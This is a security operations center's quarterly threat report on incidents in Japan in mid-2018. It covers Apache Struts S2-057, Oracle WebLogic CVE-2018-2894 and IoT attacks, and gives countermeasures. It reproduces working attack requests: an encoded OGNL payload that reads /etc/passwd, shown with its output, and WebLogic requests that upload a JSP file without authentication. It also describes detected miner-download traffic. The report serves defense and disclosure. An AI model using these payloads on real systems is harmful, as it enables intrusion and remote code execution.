LAC

JAPAN SECURITY OPERATION CENTER INSIGHT

JSOC

JAPAN
SECURITY OPERATION
CENTER

vol. 22

2019/8/16

JSOC Analysis Group

JAPAN SECURITY OPERATION CENTER

JSOC INSIGHT vol. 22

© 2019 LAC Co., Ltd.

1 Preface

The Japan Security Operation Center (JSOC) is a security monitoring center operated by LAC Co., Ltd. that provides security monitoring services, such as "JSOC Managed Security Services (MSS)" and the "24+ Series." The JSOC MSS maximizes the performance of security devices through unique signatures and tuning, and our security analysts, with their expert knowledge, analyze logs from security devices in real time, 24 hours a day, 365 days a year. In this real-time analysis, the security analysts study communication packets in detail, down to their content level, as well as diagnose whether monitored objects are affected and whether there are any vulnerabilities and other potential risks, for every occasion, all in order to minimize misreporting from security devices. We help our customers to improve their security level by reporting only critical incidents needing an emergency response in real time and by taking action against attacks in the shortest time possible.

This is an analysis report on the trend of security incidents, such as unauthorized access and malware infection, in Japan, based on the daily analysis results of our JSOC security analysts. As this report analyzes the trend of attacks, based on the data of incidents that JSOC customers have actually encountered, the report will aid the understanding of world trends, as well as the actual threats that Japanese users are currently facing.

We really hope that this report will provide our customers with useful information that can be made full use of when implementing countermeasures to improve security.

Japan Security Operation Center
Analysis Group

Data collection period

July 1, 2018 to September 30, 2018

Devices used

This report is based on data from security devices supported by the LAC-supplied JSOC Managed Security Services.

* This document is for information purposes only. LAC Co., Ltd. takes no responsibility for any loss resulting from using this document.
* When using data from this report, be sure to cite the source.
(For example, Source: "JSOC INSIGHT, vol. 22, from LAC Co., Ltd.")
* The information contained in this document is as of the initial publication of this document and may be changed by the time it is viewed or provided.

© 2019 LAC Co., Ltd.

2 Executive Summary

This report illustrates an analysis of the trends in the incidents that occurred during the collection period and introduces some especially notable threats.

■ Arbitrary code execution vulnerability in Apache Struts 2 (S2-057)

It was made public that Apache Struts 2, one of the Java Web application frameworks, had a vulnerability that would allow any code to be executed externally. Attack traffic that exploited the vulnerability has been detected intermittently, and if a vulnerable environment exists, it is necessary to take quick action, as a successful attack will cause serious impact.

■ Arbitrary code execution vulnerability in Oracle WebLogic Server

It was made public that Oracle WebLogic Server, one of the Web application servers, had a vulnerability that would allow any code to be executed. This vulnerability will be affected if environments are configured for development and if other specific settings are enabled. In addition to this vulnerability, there are many other vulnerabilities that can be dealt with simply by disabling the settings for development, thus it is recommended to make sure that no production software is being run in an environment left configured for development.

■ Spike of attacks against IoT devices

There was an explosive increase in attacks against IoT devices from mid-July onward. There was a lull in the number of attacks detected, but a lot of such attack traffic continued to be detected. The majority of such attacks detected had the intention to expand an IoT botnet further by retrieving an unauthorized file so as to execute an unauthorized code. In addition to the spike of such attack traffic, a variety of IoT devices were targeted. It is necessary to update their firmware to the latest version and to ensure the appropriate control of access to management pages.

© 2019 LAC Co., Ltd.

3 Trends in Severe Incidents at the JSOC

3.1 Trends in severe incidents

Our security analysts at the JSOC analyze the logs detected by firewalls, IDS/IPS, and sandboxes along with the logs of proxies, and assign one of four incident severity levels according to the nature of incident and the degree of impact that the incident has on monitored targets. Of these severity levels, "Emergency" and "Critical" indicate severe incidents for which a successful attack was confirmed or that the likelihood of damage was assessed to be high.

Table 1 Incident severity levels

Type	Severity	Description
Severe incident	Emergency	Incidents classified as an emergency: - When a customer system experiences an information leak or a Web alteration; or - When malware-infected traffic is confirmed and when the infection has been expanding.
	Critical	Incidents classified as where the likelihood of attack success is high: - When a successful attack against a vulnerability or malware infection is confirmed; or - When it is unknown whether the attack succeeded or not, but when it will cause serious impact at a high probability if successful.
Reference incident	Warning	Incidents classified as needing follow-up: - When the investigation of whether the attack succeeded or not showed no possibility of impact; or - When the possibility of an impact was low at the time of detection, but when follow-up is necessary.
	Informational	Incidents classified as a non-attack: - When audit traffic such as port scan traffic, or other traffic that does not cause any real damage, occurs; or - When security diagnosis or test traffic occurs.

Figure 1 shows the changes in the number of severe incidents during the collection period (from July to September 2018). The total number of severe incidents during this collection period significantly decreased to 88 from the 169 of the previous period (from April to June 2018).

Across the JSOC, many of the severe incidents related to attacks from the Internet were accounted for by SQL injection and cross-site scripting (XSS) attacks. Severe incidents that most occurred during late August ((1) in Figure 1) were related to SQL injection attacks that might rewrite a file in a database or host, and we needed our customers to study the impact of these attacks at customers' sites, as it was difficult to determine such at the JSOC.

For severe incidents that occurred in intra-networks, there was a peak in mid-July ((2) in Figure 1). The peak was attributed to increased suspicious traffic to 445/tcp.

© 2019 LAC Co., Ltd.





Figure 1 Changes in the number of severe incidents (July to September 2018)

Figure 2 shows a breakdown of the severe incidents related to attacks from the Internet.

The number of severe incidents related to attacks from the Internet decreased to 41 from the 68 of the previous collection period. SQL injection accounted for the most proportion of the severe incidents related to attacks from the Internet. The number of this type of severe incidents increased from the previous collection period, although the total number decreased.

We also detected attack traffic against the Apache Struts 2 vulnerability (S2-057) that was made public on late August. Some incidents required our customers to study the impact of such traffic at customers' sites, as it was difficult for us to determine the situation via information only based on what was detected at the JSOC.



(a) April to June 2018 **(b) July to September 2018**


Figure 2 Breakdown of severe incidents related to attacks from the Internet

© 2019 LAC Co., Ltd.

Figure 3 shows a breakdown of the severe incidents that occurred in intra-networks.

The number of severe incidents that occurred in intra-networks significantly decreased to 47 from the 101 of the previous collection period. Most of these incidents were accounted for by suspicious traffic to 445/tcp, and largely they had the intention to expand the infection.

This collection period saw a significant decrease in "suspicious file acquisition" and "suspicious DNS traffic" incidents, although they accounted for a larger proportion of this category of incidents in the previous collection period. Most of the attack traffic detected during the previous period was intended to infect malware through the use of suspicious Excel files attached to emails. Also during this collection period, the JSOC continually detected emails having similar file attachments, but the number of severe incidents decreased. This will indicate that organizations and service providers have implemented effective email filtering or anti-virus measures, or that users have been more aware of security.



(a) April to June 2018 **(b) July to September 2018**

Figure 3 Breakdown of severe incidents that occurred in intra-networks

© 2019 LAC Co., Ltd.

3.2 Types of Traffic to Pay Attention to

This section introduces the types of suspicious traffic found during this collection period that require attention, along with the types of attacks from the Internet that were detected frequently, although such did not cause serious damage.

Table 2 shows the types of traffic frequently detected during the collection period.

Table 2 Types of traffic frequently detected

Overview	JSOC observation	Observation period
Attacks against IoT devices	There was a sudden increase in attacks against IoT devices that originated from multiple sources. Due to the fact that attack sources were increasing as time passed at first, presumably there were many vulnerable IoT devices connected to the Internet, resulting in the expanded infection. Details about the trend of attacks against IoT devices and their traffic will be provided in "4.3 Spike of attacks against IoT devices"	From early July
Attacks against "ECShop"	The online shopping system widely used in China, "ECShop", was found to have a remote command execution vulnerability, and traffic that exploits the vulnerability was detected in many customer environments. The traffic attempted to execute a PHP code by decoding a BASE64 character string in the POST request body. A scanning tool was publicly available almost at the same time as a PoC was released, which made it easier to exploit the vulnerability, and presumably this caused an increase in the number of such attacks detected.	From early September

© 2019 LAC Co., Ltd.

4 Topics of This Volume

4.1 Arbitrary code execution vulnerability in Apache Struts 2 (S2-057)

On August 22, 2018, it was made public that Apache Struts 2 had a code execution vulnerability (S2-057, CVE-2018-11776).[1] [2] In released PoCs, a code is executed by inserting an Object Graph Navigation Language (OGNL) statement that calls a Java object between a URL namespace and the action names.

The versions that will be affected by this vulnerability are as follows:

Affected versions

- Apache Struts 2.3 to 2.3.34
- Apache Struts 2.5 to 2.5.16

4.1.1 Vulnerability details

The Apache Software Foundation announced that the versions would be affected by this vulnerability when both of the following Struts setting conditions were met.

- "alwaysSelectFullNamespace" set to "True"
- No "namespace" attribute specified, or an "action" or "url" tag specifying a wildcard name space included


For this vulnerability, several PoCs were released. They are largely classified into two types. One is to insert a numerical calculation expression, and the other is to insert an OGNL statement that executes an OS command.

Figure 4 shows what appears on a browser when a PoC inserting a numerical calculation expression is executed, along with its traffic content.


[1] Apache Struts 2 Documentation S2-057
https://cwiki.apache.org/confluence/display/WW/S2-057

[2] Alert Regarding Vulnerability in Apache Struts 2 (S2-057)
https://www.jpcert.or.jp/at/2018/at180036.html

© 2019 LAC Co., Ltd.



(a) URL transition viewable on a browser (before calculation)



(b) URL transition viewable on a browser (after calculation)

```
GET /showcase2334/$%7B(111+111)%7D[redacted] HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Connection: keep-alive
Cookie: JSESSIONID=3B037DE1A08D8C72836FF62E88E71BAE
Upgrade-Insecure-Requests: 1

HTTP/1.1 302
Location: /showcase2334/222/[redacted]
Content-Length: 0
Date: Thu, 15 Nov 2018 00:02:06 GMT

GET /showcase2334/222[redacted] HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Connection: keep-alive
Cookie: JSESSIONID=3B037DE1A08D8C72836FF62E88E71BAE
Upgrade-Insecure-Requests: 1

HTTP/1.1 200
Set-Cookie: JSESSIONID=7204F4A2BE18FC9FE967EE36682B5476; Path=/showcase2334; HttpOnly
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Thu, 15 Nov 2018 00:02:06 GMT

2000
<!DOCTYPE html>
```


(c) Traffic content

Figure 4 Execution result of a PoC inserting a numerical calculation expression

Figure 4-(b) shows that the numerical calculation expression inserted into the request URL is evaluated during the redirection, and the calculation result is displayed in the transferred URL.

© 2019 LAC Co., Ltd.

Figure 5 shows the execution result of a PoC intended to execute a code. The PoC used this time for validation uses the cat command to display a /etc/passwd file and includes the command execution result in the response.



(a) Execution result that appears on a browser

```
GET /struts2-showcase/%24%7B%28%23dm%3D@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS%29.%28%23ct%3D
%23request%5B%27struts.valueStack%27%5D.context%29.%28%23cr%3D%23ct%5B
%27com.opensymphony.xwork2.ActionContext.container%27%5D%29.%28%23ou%3D%23cr.getInstance
%28@com.opensymphony.xwork2.ognl.OgnlUtil@class%29%29.%28%23ou.getExcludedPackageNames%28%29.clear
%28%29%29.%28%23ou.getExcludedClasses%28%29.clear%28%29%29.%28%23ct.setMemberAccess%28%23dm%29%29.
%28%23w%3D%23ct.get%28%22com.opensymphony.xwork2.dispatcher.HttpServletResponse%22%29.getWriter
%28%29%29.%28%23w.print%28@org.apache.commons.io.IOUtils@toString%28@java.lang.Runtime@getRuntime
%28%29.exec%28%27cat%20/etc/passwd%27%29.getInputStream%28%29%29%29%29.%28%23w.close%28%29%29%7D/
actionChain1.action HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Connection: keep-alive
Cookie: JSESSIONID=2360DCB09E795EF3FA6244D75365FBA7
Upgrade-Insecure-Requests: 1

HTTP/1.1 200
Content-Length: 1011
Date: Thu, 15 Nov 2018 02:56:04 GMT

root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
```


© 2019 LAC Co., Ltd.

(b) Traffic content (excerpt)

Figure 5 Execution result of a PoC that attempts to execute a code

4.1.2 JSOC-detected incident examples

The JSOC detected attack traffic intermittently after this vulnerability was made public. Figure 6 and Figure 7 show examples of attack traffic detected by the JSOC.




Figure 6 Example of attack traffic detected (numerical calculation)

The red rectangle in Figure 6 shows that a numerical calculation expression is being inserted into the URL. Presumably, this has the intention to determine whether the environment is vulnerable, based on whether a calculation result is returned.




Figure 7 Example of attack traffic detected (code execution)

The attack traffic in Figure 7 contains a code to download CNRig, one of the cryptocurrency mining programs. The traffic also contains a code to download and execute "upcheck.sh", but as no such a file was available as of this writing, we could not determine what would occur. Our investigation based on publicly available information shows that the shell script is known to terminate a specific process, download binary files targeting multiple architectures,

© 2019 LAC Co., Ltd.

and delete certain files, including itself.

Figure 8 shows changes in the number of attacks detected during this collection period.




Figure 8 Changes in the number of attacks detected

The JSOC detected attack traffic on August 23, the next day after the vulnerability was made public. Although there were two peaks on August 24 and 27, the number of attacks detected remained at a relatively low level except for the two days. Throughout the collection period, we only detected a small amount of attack traffic that attempted to exploit this vulnerability, but detected a large amount of attack traffic that exploited another, past Apache Struts vulnerability.

As trends of this category of attack traffic throughout the collection period, there was a high number of numerical calculation attempts, which had two peaks, while code execution attempts that could cause real damage had only one spike. Most of such code execution attempts were intended for cryptocurrency mining, as mentioned earlier.

4.1.3 Countermeasures against the vulnerability

Attack traffic that exploited this vulnerability has the characteristic that a suspicious character string is inserted into a request URL. It is recommended to check Web server logs, etc., for traffic containing a suspicious OGNL statement intended for numerical calculation or code execution.

As of this writing, we did not detect a large amount of attack traffic, but if a vulnerable

© 2019 LAC Co., Ltd.

environment is being used, it is necessary to take quick countermeasures, including updates, as this vulnerability allows arbitrary remote code execution.

Countermeasures against the vulnerability

- Updating Apache Struts to version 2.3.35 or later
- Updating Apache Struts to version 2.5.17 or later

The Apache Software Foundation recommends that Apache Struts be updated as early as possible.

4.2 Arbitrary code execution vulnerability in Oracle WebLogic Server

On July 2018, Oracle Corporation released information about critical patch updates for multiple Oracle products. The vulnerability (CVE-2018-2894) in Oracle WebLogic Server of Oracle Fusion Middleware is especially important and should be paid attention to, as an attack code was made public at the same time a patch for the vulnerability was released, and the vulnerability allows any code to be executed easily under certain conditions.

The versions listed in the developer's security advisory as those affected by this vulnerability[3] are as follows:

Affected versions


- Oracle WebLogic Server 10.3.6.0
- Oracle WebLogic Server 12.1.3.0
- Oracle WebLogic Server 12.2.1.2
- Oracle WebLogic Server 12.2.1.3

[3] Oracle Critical Patch Update Advisory - July 2018
https://www.oracle.com/technetwork/security-advisory/cpujul2018-4258247.html


© 2019 LAC Co., Ltd.

4.2.1 Testing the Vulnerability

This vulnerability is known to be exploited when Web Service Test Client is enabled on a WebLogic server running in development mode.[4] Figure 9 shows the access screen displayed when Web Service Test Client is enabled. Our testing shows that specific Web Service Test Client pages could be accessed without having to log in, although for many of the pages, access was redirected to the login page when the page was accessed.



(a) Login page



(b) Example page (config.do) that can be accessed without having to be authenticated

Figure 9 Web Service Test Client – page example

This vulnerability will allow the exploitation of file upload capabilities available on two types of pages that can be accessed without authentication.

---

[4] Emerging Threat: Active Exploit of Oracle WebLogic JSP File Upload Vulnerability
https://blog.alertlogic.com/emerging-threat-active-exploit-of-oracle-weblogic-jsp-file-upload-vulnerability

© 2019 LAC Co., Ltd.

4.2.1.1 Attack traffic that exploits the capability in config.do that uploads a keystore file

The "/ws_utc/config.do" page in a vulnerable environment can be accessed without authentication, and the page provides a file upload capability. Figure 10 shows an example of attack traffic that exploits the capability to upload a keystore file through config.do.

```
POST /ws_utc/resources/setting/options HTTP/1.1
Host: [redacted]:7001
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: python-requests/2.20.0
X-Requested-With: XMLHttpRequest
Content-Type: application/x-www-form-urlencoded
Content-Length: 320

BasicConfigOptions.proxyHost=&BasicConfigOptions.workDir=[redacted]
%2F4mcj4y%2Fwar%2Fcss&setting_id=general&BasicConfigOptions.proxyPort=80
```

(a) Changing a working directory

```
POST /ws_utc/resources/setting/keystore HTTP/1.1
Host: [redacted]:7001
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: python-requests/2.20.0
Content-Length: 563
Content-Type: multipart/form-data; boundary=324ccb52067911feb8f3064d03225e52

--324ccb52067911feb8f3064d03225e52
Content-Disposition: form-data; name="ks_filename"; filename="360sglab.jsp

360sglab test
--324ccb52067911feb8f3064d03225e52
Content-Disposition: form-data; name="ks_password_front"; filename="ks_password_front"

360sglab
--324ccb52067911feb8f3064d03225e52
Content-Disposition: form-data; name="ks_password_changed";
filename="ks_password_changed"

true
--324ccb52067911feb8f3064d03225e52
Content-Disposition: form-data; name="ks_edit_mode"; filename="ks_edit_mode"

false
--324ccb52067911feb8f3064d03225e52--
```

(b) File upload

© 2019 LAC Co., Ltd.

```
GET /ws_utc/css/config/keystore/1540889734421_360sglab.jsp HTTP/1.1
Host: [redacted]:7001
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: python-requests/2.20.0
X-Requested-With: XMLHttpRequest
Content-Type: application/x-www-form-urlencoded
```

(c) Checking for the file

Figure 10 Attack traffic that exploits the capability to upload a keystore file

